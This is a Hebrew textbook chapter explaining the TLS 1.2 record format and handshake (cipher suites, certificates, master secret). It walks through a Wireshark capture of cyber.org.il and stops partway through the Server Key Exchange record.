- Integrity, Authentication
- סרטיפיקטים
- TLS 1.2
- TLS 1.3
- QUIC
- HTTP2, HTTP3, DNS over HTTP

אלפי שנים של צבירת ידע אנושי עובדות מאחורי הקלעים בכל פעם שאנחנו מבצעים גלישת אינטרנט. עולם ידע חדש מחכה לנו, בואו נצלול אליו.

מאמר זה מוקדש לזכרם של סא"ל יצחק הרוש, סמל אורן הרשקו, רס"ן אומרי חי בן משה, סגן ערן שלם, סגן איתן אבנר בן יצחק, סגן רון אריאלי. שמותיהם הותרו לפרסום עם תחילת הכתיבה של פרק זה. מי ייתן ויהיו הנופלים האחרונים.



הקדמה

מטרת הפרק היא להבין את תהליך ה-handshake של פרוטוקול TLS1.2. לפני שנכנס להסבר על גרסה 1.2 נזכיר מה שפירטנו מוקדם יותר על גרסאות ה-TLS. ל-TLS ולקודמו, SSL, יש גרסאות שהוכרזו לא מאובטחות ואינן בשימוש, ושתי גרסאות שעדיין בשימוש: גרסה 1.2 היא הגרסה הוותיקה ביותר, משנת 2008. גרסה 1.3 היא העדכנית יותר, משנת 2018.

פרק זה יעסוק ב-TLS 1.2 הן מכיוון שגרסה זו נמצאת עדיין בשימוש נפוץ והן מכיוון שהבנה שלה היא חשובה ביותר כדי להבין את גרסה 1.3, שיוקדש לה פרק נפרד.

למעשה, כל הפרקים שלמדנו עד כה מטרתם היתה לצקת את בסיס הידע הנדרש כדי שתיאור ה-handshake יהיה פשוט, יחסית. פרק זה יחבר את כל הידע שלמדנו: הצפנות סימטריות, החלפת מפתחות, אלגוריתמי hash, חתימות וכמובן סרטיפיקטים.

נתחיל בהסבר מהו TLS record. לאחר מכן נסקור את ה-TLS handshake בשתי גרסאות- RSA ו-DH. נסיים בהסבר איך נוצרים מפתחות ההצפנה.

כדי להבין איך הכל מתחבר, נעשה שימוש רב ב-Wireshark, ותוך כדי גם נלמד כיצד לפענח הצפנה של הסנפות בעזרת מפתחות.

TLS Records

פרוטוקול TLS מחליף רשומות, או records, בין השרת והלקוח. כלומר, השרת והלקוח עדיין מעבירים פקטות זה לזה, אך כל פקטה יכולה להכיל record אחד או יותר. ה-records מאורגנים במבנה שכולל שלושה שדות, ולאחר מכן את ה-records עצמן. שלושת השדות הם:


- Content Type
- Version
- Length

נתחיל בלימוד תוך כדי הסנפה. הורידו את הקובץ הבא, הכולל הסנפה לאתר המרכז לחינוך סייבר:

https://data.cyber.org.il/networks/cyber-org-il-tls.pcapng


אתם כמובן יכולים לבצע את ההסנפה הזו בכוחות עצמכם, אולם סביר שעם הזמן גרסת ה-TLS של האתר תשתנה, לכן עדיף לעבוד עם קובץ ההסנפה בשלב זה.

באמצעות פילטור, קבלו את זרם הפקטות השייך לתקשורת בין הלקוח לבין cyber.org.il. תזכורת- אפשר להתחיל מפילטר "frame contains "cyber ולהמשיך עם קליק ימני ו-Follow TCP Stream:




ניתן לראות פקטות משני פרוטוקולים- TCP ו-TLS1.2. שימו לב שהפקטה הראשונה של TLS1.2 נשלחת מהלקוח אל השרת מיד לאחר סיום ה-TCP Three Way Handshake. במילים פשוטות, השרת והלקוח סיימו את לחיצת היד של TCP ומיד מתחילים בהקמת קישור TLS. אין שום דבר אחר שצריך להתרחש בין לבין. שימו לב גם לשוני מהסנפות HTTP שסקרנו בחלקו הראשון של הספר, בהן לאחר ה-Three Way Handshake נשלחה מהלקוח בקשת HTTP.

לאחר הקמת קישור ה-TCP, הפקטות שנשלחות ומסומנות תחת פרוטוקול TCP הן חלקים של TLS1.2. אין לנו עניין בחלקים אלא בצירוף שלהם ל-TLS Records, לכן לטובת הצגה נוחה יותר, נדייק את הפילטר כך שיציג רק פקטות של פרוטוקול TLS1.2:




לטובת ההמחשה, כל אחת מה-Records, מעכשיו נקרא להן "רשומות", מודגשת בריבוע כחול. אפשר לראות שכל התקשורת בין השרת והלקוח מורכבת מרשומות מסוגים שונים, ושלעיתים פקטה אחת של TLS כולל יותר מאשר רשומה אחת. כעת נסקור את מבנה הרשומות של TLS.

הקליקו על פקטה 933. ניתן לראות שפקטה זו מורכבת משלוש רשומות:



כל רשומה שנבחר, בין אם מפקטה זו או מפקטה אחרת, תכלול את השדות שהצגנו בפתיחה:



Content Type

ישנן רשומות TLS מסוגים שונים. בשלב התחלתי זה אנחנו עדיין בשלב ה-TLS Handshake, שסימונו בפרוטוקול הוא 22, לכן כל הרשומות שלנו הן מסוג 22. אם תקליקו על פקטה 935 לדוגמה, תראו שהרשומה שלה היא מסוג Application Data, שסימונו הוא 23.

המיספור של ה-Content Type לפי הפרוטוקול הוא:

- 20: סוג "Change Cipher Spec". נלמד עליו בקרוב, משמעותו "התחל להצפין"
- 21: סוג "Alert". אזהרה יכולה להיות Warning או Fatal. נקבל Fatal במקרים כגון כישלון של ה- TLS Handshake, או כאשר הסרטיפיקט פג תוקף.
- 22: כפי שראינו, "Handshake"
- 23: כפי שראינו, "Application Data"

Version


שדה זה מציין את מספר הגרסה של ה-TLS שנעשה בה שימוש:

- 0x0301 - TLS1.0
- 0x0302 - TLS1.1
- 0x0303 - TLS1.2
- 0x0304 - TLS1.3

התקשורת שאנחנו מנתחים כרגע היא TLS1.2 ולכן הערך של השדה הוא 0x0303.


נקודה חשובה - לעיתים קרובות, רישום הגרסה ברשומה אינו מדויק. הסיבה לכך היא שבין השרת והלקוח ישנם רכיבי רשת שייתכן ונוצרו טרם תקופת TLS1.2. רכיבים אלו עלולים להפיל פקטות שגרסת ה-TLS שלהן חדשה. לכן, התקשורת בין השרת והלקוח "מתחזה" לגרסה נמוכה יותר.

הבה ניווכח בתופעה הזו. פיתחו את פקטה 925:



כפי שרואים, בשדה ה-Version של הרשומה נכתב TLS 1.0. עם זאת, בדיקה מעמיקה יותר לתוך המידע שעובר מתחת, מראה כי אכן מדובר בגרסה 1.2. על שדה האורך אין מה לפרט, בשלב זה אתם כבר מכירים איך הוא עובד. לאחר מכן יופיע המידע עצמו שעובר ברשומה.

כעת, לאחר שהבנו כי השרת והלקוח מחליפים ביניהם רשומות TLS, נוכל לעבור על ה-Handshake.



TLS Handshake - מטרות

בסעיף זה אנחנו קוצרים את הפירות על כל ההכנה הארוכה שעשינו בפרקים הקודמים. כל מה שלמדנו עד כה נועד להביא אותנו לנקודה שבה נוכל להבין את הפסקאות הבאות.

תיאום Cipher Suites

בפרקים הקודמים ראינו שכדי לקיים את עקרון ה-Confidentiality, Integrity, Authentication השרת והלקוח נדרשים לכמה כלים. ראשית הם נדרשים לאלגוריתם הצפנה סימטרי. אלגוריתם זה יכול להיות לדוגמה AES. האלגוריתם עצמו אינו מספיק, נדרש גם מפתח הצפנה משותף. כדי לתאם את מפתחות ההצפנה, נדרש אלגוריתם החלפת מפתחות. אלגוריתם זה יכול להיות RSA או DH. הבחירה באלגוריתם החלפת המפתחות קובעת מי שולח למי מה. אם נבחר DH, כל צד ישלח לצד השני את החלק הגלוי שלו ביצירת הסוד המשותף. אם נבחר RSA, צד הלקוח יבחר סוד ויצפין אותו באמצעות המפתח הציבורי של השרת. אם השרת והלקוח תיאמו את האלגוריתמים הללו ביניהם, יש להם Confidentiality.

כדי שהלקוח יבטח בסרטיפיקט של השרת, וכך יתקיים ביניהם Authentication, השרת והלקוח צריכים לתאם ביניהם אלגוריתם חתימה. אלגוריתם זה עשוי להיות RSA, או DSA. אלגוריתם DSA הוא קיצור של Digital Signature Algorithm. מבלי להכנס לפרטים של DSA, אפשר להבין משמו שהוא עשוי לשמש כחלופה ל-RSA לטובת המלאכה של חתימה דיגיטלית.

השרת והלקוח צריכים גם להבטיח Integrity, שאף גורם לא ישנה את הפקטות שעוברות ביניהם. הם מבצעים זאת באמצעות הוספת HMAC, Hashed Message Authentication Code, כך שנדרש לתאם ביניהם גם אלגוריתם Hash.

אם כך, לפני שהשרת והלקוח יכולים להקים סוקט מאובטח הם צריכים לתאם ביניהם את ארבעת הדברים הללו:

1. מהו האלגוריתם שישמש להחלפת מפתחות ההצפנה הסימטריים?
2. מהו אלגוריתם החתימה?
3. מהו אלגוריתם ההצפנה סימטרי?
4. מהו אלגוריתם ה-Hash?

התשובה לארבעת השאלות הללו היא מה שנקרא ה-**Cipher Suite** שהשרת והלקוח בחרו. לדוגמה, הצירוף DH-RSA-AES256-SHA256 הוא צירוף של רביעיית אלגוריתמים שעשוי להבחר בתור Cipher Suite.

יצירת Master Secret

בנוסף לבחירת ארבעת החלקים של ה-Cipher Suite, השרת והלקוח צריכים להחליף גם ביניהם את כל המידע לטובת יצירת המפתחות שישמשו אותם בהמשך. לטובת הדיון על יצירת מפתחות חשוב להזכר, שכאשר דנו בסוקטים בשכבת התעבורה, ראינו שסוקט מורכב משני זרמים של מידע, זרמים שאינם תלויים זה בזה. לדוגמה, כאשר לקוח פותח סוקט TCP מול השרת הוא בוחר מספר SEQ משלו, ול-SEQ של השרת אין קשר ל-SEQ של הלקוח. באותו האופן, הכיוון של הסוקט שבין הלקוח והשרת מאובטח על ידי מפתחות שונים מאשר הכיוון שבין השרת והלקוח. אם כך אנחנו מגיעים למסקנה שנדרשים שני מפתחות הצפנה סימטריים, אחד לכל צד.

כדי שכל פקטה שנשלחת תכלול HMAC, שיעיד על ה-Integrity שלה, צריך גם מפתח שישמש את הצדדים. נזכיר כי HMAC פועל בדרך הבאה: לוקחים מפתח סודי שתואם בין הצדדים, ומחברים אותו למסר שמעוניינים להעביר. מבצעים Hash על התוצאה, ומקבלים HMAC. שולחים את המסר המקורי - ללא המפתח כמובן - יחד עם ה-HMAC.

כלומר סוקט מאובטח צריך ארבעה מפתחות:

- מפתח הצפנה סימטרי לצד השרת
- מפתח הצפנה סימטרי לצד הלקוח
- מפתח HMAC לצד השרת
- מפתח HMAC לצד הלקוח

עקרונית, השרת והלקוח יכלו להשתמש באלגוריתם החלפת המפתחות (RSA או DH) כדי להעביר כל אחד מארבעת המפתחות. מעשית, כדי לייעל את התהליך, השרת והלקוח מתאמים ביניהם מפתח יחיד, שבדרך מסויימת "מתחלק" לארבעת המפתחות. התיאום של אותו מפתח יחיד, שנקרא **Master Secret**, הוא המטרה הנוספת של ה-TLS Handshake.

ביצוע Authentication לצד השרת

כחלק מתהליך ה-TLS Handshake, הלקוח צריך לוודא שהשרת הוא אכן מי שהוא נחזה להיות. פעולה זאת מתבצעת באמצעות הסרטיפיקט של השרת, אותו הוא מעביר ללקוח. הלקוח צריך גם לוודא שהשרת הוא בעל המפתח הפרטי שמתאים לסרטיפיקט שהוצג לו. לכן, הלקוח והשרת משתמשים במפתח הציבורי שכתוב בסרטיפיקט כחלק מהתהליך תאום המפתח ה-Master Secret.

מניעת MITM


השרת והלקוח ערים לכך שגורם זדוני כלשהו עלול לבצע ביניהם מתקפת Man In The Middle בזמן ה-Handshake. מתקפה כזו תכלול מסרים מהונדסים כך שבסופו של דבר כל צד יפתח סוקט מאובטח מול הגורם הזדוני, שישיג את מפתחות ההצפנה ואת ה-HMAC של שני הצדדים. לאחר מכן הגורם הזדוני יתווך בין השרת

והלקוח ויוכל למעשה לקרוא ואף לשנות את המידע שעובר ביניהם. לכן, הצדדים צריכים לוודא שכל צד לתקשורת קיבל בדיוק את מה שהצד השני שלח, לכל משך ה-Handshake, ללא שינוי.

Handshake - בגרסת DH

כפי שתארנו, אחד מתפקידי ה-TLS Handshake הוא לתאם את ה-Master Secret, הסוד המשותף שממנו ייגזרו כל המפתחות. לכן הגיוני שה- Handshake משתנה לפי הדרך הנבחרת להחלפת מפתחות סימטריים.

האיור הבא מתאר את רשומות ה-TLS המוחלפות בין השרת והלקוח כאשר אלגוריתם החלפת המפתחות שנבחר הוא DH. אחת הרשומות אינה קיימת בגרסת RSA של ה-Handshake, לכן היא מסומנת בצבע שונה.



Client Hello

פיתחו את פקטה 925 בקובץ ההסנפה, הכוללת את הרשומה של Client Hello.

תחילת הרשומה כוללת מספר שדות שאנחנו כבר מכירים ולכן נעבור עליהם בקצרה. הרשומה מתחילה בשלושת השדות של סוג, גרסה ואורך, אותם סקרנו בתחילת הפרק. הגרסה היא TLS 1.0, כזכור המטרה היא רק לעבור בשלום רכיבים ישנים שאולי נמצאים בין השרת והלקוח. לאחר מכן מתחילה הרשומה עצמה, מסוג Handshake. כיוון שלתהליך ה-Handshake עצמו יש סוגים רבים של רשומות, אותן מיד נכיר, יש צורך לציין

שזוהי רשומה מסוג Client Hello, שסימונה בפרוטוקול "1". לאחר מכן יש שדה אורך נוסף וגרסה - הפעם, הגרסה הנכונה TLS 1.2.

עיברו לשדה ה-Cipher Suites. הרחיבו את התצוגה כדי לראות את הפרטים:

```
  Cipher Suites (16 suites)
    Cipher Suite: Reserved (GREASE) (0x3a3a)
    Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
    Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
    Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
    Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
    Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
    Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
```

TLS 1.3

TLS 1.2

הלקוח מצהיר על כל האפשרויות שהוא תומך בהן. במקרה זה הלקוח מסר לשרת שהוא תומך ב-16 אפשרויות. האפשרות הראשונה שמורה לניסיונות וחידושים בתקן, לא רלבנטית. שלושת האפשרויות הבאות שייכות לגרסת TLS 1.3, נדון בהן בהמשך.

האפשרויות שנותרו הן מהצורה הבאה:

"TLS_X_Y_WITH_Z_W"

כאשר במקום X תבוא שיטת החלפת המפתחות הסימטריים.

Y- אלגוריתם החתימה.

Z - אלגוריתם ההצפנה הסימטרית.


W - אלגוריתם ה-Hash.

לדוגמה:

TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256

החלפת מפתחות סימטריים - DH (אם לדייק, ECDHE, קיצור של Elliptic Curve Diffie Hellman Ephemeris, וריאציה של דיפי הלמן)

חתימה - RSA.



הצפנה סימטרית - AES 128 GCM. כזכור זוהי וריאציה של קוד הבלוק AES, שבה הבלוק הוא בגודל 128 ביט ונעשה שימוש ב-Counter Mode, כלומר כל בלוק מוצפן עם מפתח הכולל מספר סידורי, ייחודי לבלוק.

אלגוריתם Hash - SHA256.

יש כמה Cipher Suites חריגים. ארבעת האחרונים חורגים מהמבנה שהוצג, ולכאורה הם כוללים רק שלושה אלגוריתמים. לדוגמה:

TLS_**RSA**_WITH_AES_128_GCM_SHA256

הסיבה לכך היא ש-RSA הוא ייחודי, בכך שיכול לשמש הן כאלגוריתם החלפת מפתחות והן כאלגוריתם חתימה. במקרה ש-RSA כתוב כך, במבנה של שלשת אלגוריתמים, הכוונה היא ש-RSA משמש בתפקיד כפול.

עד כאן אודות ה-Cipher Suites.

Server Hello

השרת קיבל מהלקוח פניה, Client Hello, והוצעו לו מספר Cipher Suites לבחור מהם.


השרת בוחר לעבוד בגרסת TLS 1.2, ומודיע ללקוח מהו ה-Cipher Suite שהוא בחר:

```
⌄ Handshake Protocol: Server Hello
    Handshake Type: Server Hello (2)
    Length: 70
    Version: TLS 1.2 (0x0303)
  › Random: 2a4310376d0f8b53d2eb78cbff686826f271dcd86b13cccee0c8d345732a1c8d
    Session ID Length: 0
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
```

בהמשך נתייחס לשדות נוספים שעוברים ב-Server Hello.

Certificates

ברשומה זו השרת מעביר ללקוח את הסרטיפיקט שלו, יחד עם סרטיפיקט של ה-ICA שחתם עליו (בהנחה שהוא לא נחתם ישירות על ידי ה-Root CA).



ניתן לראות שני סרטיפיקטים:

```
⌄ Handshake Protocol: Certificate
    Handshake Type: Certificate (11)
    Length: 2844
    Certificates Length: 2841
  ⌄ Certificates (2841 bytes)
      Certificate Length: 1545
    › Certificate […]: 30820605308204eda0
      Certificate Length: 1290
    › Certificate […]: 30820506308202eea0
```

נפתח את הסרטיפיקט הראשון ונמצא מי ה-Issuer שלו ולמי הוא שייך, כלומר מי נמצא בשדה ה-Subject שלו:

```
⌄ Certificate […]: 30820605308204eda0030201020212060fe9e33f58
  ⌄ signedCertificate
      version: v3 (2)
      serialNumber: 0x060fe9e33f58be8d30bc4f7845c787218a1f
    › signature (sha256WithRSAEncryption)
    ⌄ issuer: rdnSequence (0)
      › rdnSequence: 3 items (id-at-commonName=R12,id-at-orga
    › validity
    ⌄ subject: rdnSequence (0)
      › rdnSequence: 1 item (id-at-commonName=cyber.org.il)
    › subjectPublicKeyInfo
```


כפי שרואים, R12, שהוא כזכור ICA, חתם לדומיין cyber.org.il.

פיתחו את הסרטיפיקט השני ותמצאו שם את הסרטיפיקט של 12R, חתום על ידי ה-Root CA.

Server Key Exchange

ההסבר על רשומה זו הוא דוגמה קלאסית לכך שהודות לבסיס שבנינו אנחנו יכולים להבין בקצרה פעולה מורכבת.

ברשומה הקודמת, השרת הכריז על בחירה באלגוריתם DH לטובת יצירת הסוד המשותף, הוא ה- Master Secret, שממנו כאמור ייגזרו הן מפתחות ההצפנה הסימטריים והן ה-HMAC-ים.



שום דבר לא מעכב את השרת כבר להתחיל בתהליך ולשלוח ללקוח את ה-Public Key הנדרש לטובת יצירת הסוד המשותף:

```
TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
  Content Type: Handshake (22)
  Version: TLS 1.2 (0x0303)
  Length: 589
  Handshake Protocol: Server Key Exchange
    Handshake Type: Server Key Exchange (12)
    Length: 585
